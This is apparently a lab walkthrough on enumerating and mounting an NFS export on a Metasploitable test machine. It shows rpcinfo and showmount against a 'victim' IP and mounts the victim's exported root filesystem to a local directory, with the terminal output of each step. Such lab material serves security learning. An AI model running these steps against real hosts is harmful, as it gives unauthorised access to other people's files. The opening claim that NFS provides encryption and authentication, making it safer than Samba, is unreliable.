
NFS

Network File System or NFS is a file system protocol that allows users to share directories and access files over a network and having the ability to take those files into their own system. The NFS protocol is similar to the Samba protocol(SMB). However, unlike Samba, NFS provides an encryption mechanism and authentication. In addition, NFS server access is also restricted to specified hostnames and IP addresses. That makes NFS a much better choice for remote shares compared to Samba



rpc program

Client-server applications all of these applications use RPC as the layer of communication between the client and the server.

What is rpcbind?


The rpcbind utility maps RPC services to the ports on which they listen. RPC processes notify r pcbind when they start, registering the ports they are listening on . The client system then contacts rpcbind on the server with a particular RPC program number. The rpcbind service redirects the client to the proper port number so it can communicate with the requested service. Because RPC-based services rely on rpcbind to make all connections with incoming client requests, rpcbind must be available before any of these services start

A client consults the portmap daemon only once for each program the clien t tries to call. The portmap daemon tells the client which port to send the call to. The client stores this information for future reference.

Exemple

demonstration of running ports using rpcinfo to lists all the RPC services registered with rpcbind as shown in the command below:

sudo rpcinfo -p




```
    100024    1    tcp6       ::.175.51              status     119
kali@kali:~$ rpcinfo -p 192.168.1.10
   program vers proto   port  service
    100000    2   tcp    111  portmapper
    100000    2   udp    111  portmapper
    100024    1   udp  58316  status
    100024    1   tcp  47516  status
    100003    2   udp   2049  nfs
    100003    3   udp   2049  nfs
    100003    4   udp   2049  nfs
    100021    1   udp  43557  nlockmgr
    100021    3   udp  43557  nlockmgr
    100021    4   udp  43557  nlockmgr
    100003    2   tcp   2049  nfs
    100003    3   tcp   2049  nfs
    100003    4   tcp   2049  nfs
    100021    1   tcp  60014  nlockmgr
    100021    3   tcp  60014  nlockmgr
    100021    4   tcp  60014  nlockmgr
    100005    1   udp  53013  mountd
    100005    1   tcp  59207  mountd
    100005    2   udp  53013  mountd
    100005    2   tcp  59207  mountd
    100005    3   udp  53013  mountd
    100005    3   tcp  59207  mountd
kali@kali:~$
```

SHOWMOUNT


The showmount command displays a list of all clients that have remotely mounted a file system from a specified machine in the Host parameter. This information is maintained by the mountd daemon on the Host parameter

Showmount -e [victim ip] to print a list of all directories that are exported from a machine,




```
    100005    2   udp   53013   mountd
    100005    2   tcp   59207   mountd
    100005    3   udp   53013   mountd
    100005    3   tcp   59207   mountd
kali@kali:~$ sudo showmount
clnt_create: RPC: Program not registered
kali@kali:~$ sudo showmount --help
Usage: showmount [-adehv]
       [--all] [--directories] [--exports]
       [--no-headers] [--help] [--version] [host]
kali@kali:~$ sudo showmount -e 192.168.1.10
[sudo] password for kali:
```

creating a directory in /tmp/ called meta & starting the rpcbin service to make the connection




```
    100005    2   tcp   59207   mountd
    100005    3   udp   53013   mountd
    100005    3   tcp   59207   mountd
kali@kali:~$ sudo showmount
clnt_create: RPC: Program not registered
kali@kali:~$ sudo showmount --help
Usage: showmount [-adehv]
       [--all] [--directories] [--exports]
       [--no-headers] [--help] [--version] [host]
kali@kali:~$ sudo showmount -e 192.168.1.10
[sudo] password for kali:
Export list for 192.168.1.10:
/ *
kali@kali:~$ mkdir /tmp/meta
kali@kali:~$ sudo service rpc
rpcbind          rpc-gssd          rpc-statd          rpc-statd-notify  rpc-svcgssd
kali@kali:~$ sudo service rpcbind start
kali@kali:~$
```

Taking all the files and directories in the victim system and having a copy of them in the meta directorie.




```
kali@kali:~$ sudo mount -t nfs 192.168.1.10:/ /tmp/meta
```

in this picture we have the vistim files and directories



```
msfadmin@metasploitable:~$ cd /
msfadmin@metasploitable:/$ ls
bin     dev    initrd       lost+found   nohup.out   root   sys   var
boot    etc    initrd.img   media        opt         sbin   tmp   vmlinuz
cdrom   home   lib          mnt          proc        srv    usr
msfadmin@metasploitable:/$ _
```

and is this one showing you the meta directorie after copying them



```
kali@kali:~$ sudo mount -t nfs 192.168.1.10:/ /tmp/meta
kali@kali:~$ cd /tmp/meta/
kali@kali:/tmp/meta$ ls
bin   cdrom  etc   initrd      lib         media  nohup.out  proc  sbin  sys  usr  vmlinuz
boot  dev    home  initrd.img  lost+found  mnt    opt        root  srv   tmp  var
kali@kali:/tmp/meta$ 
```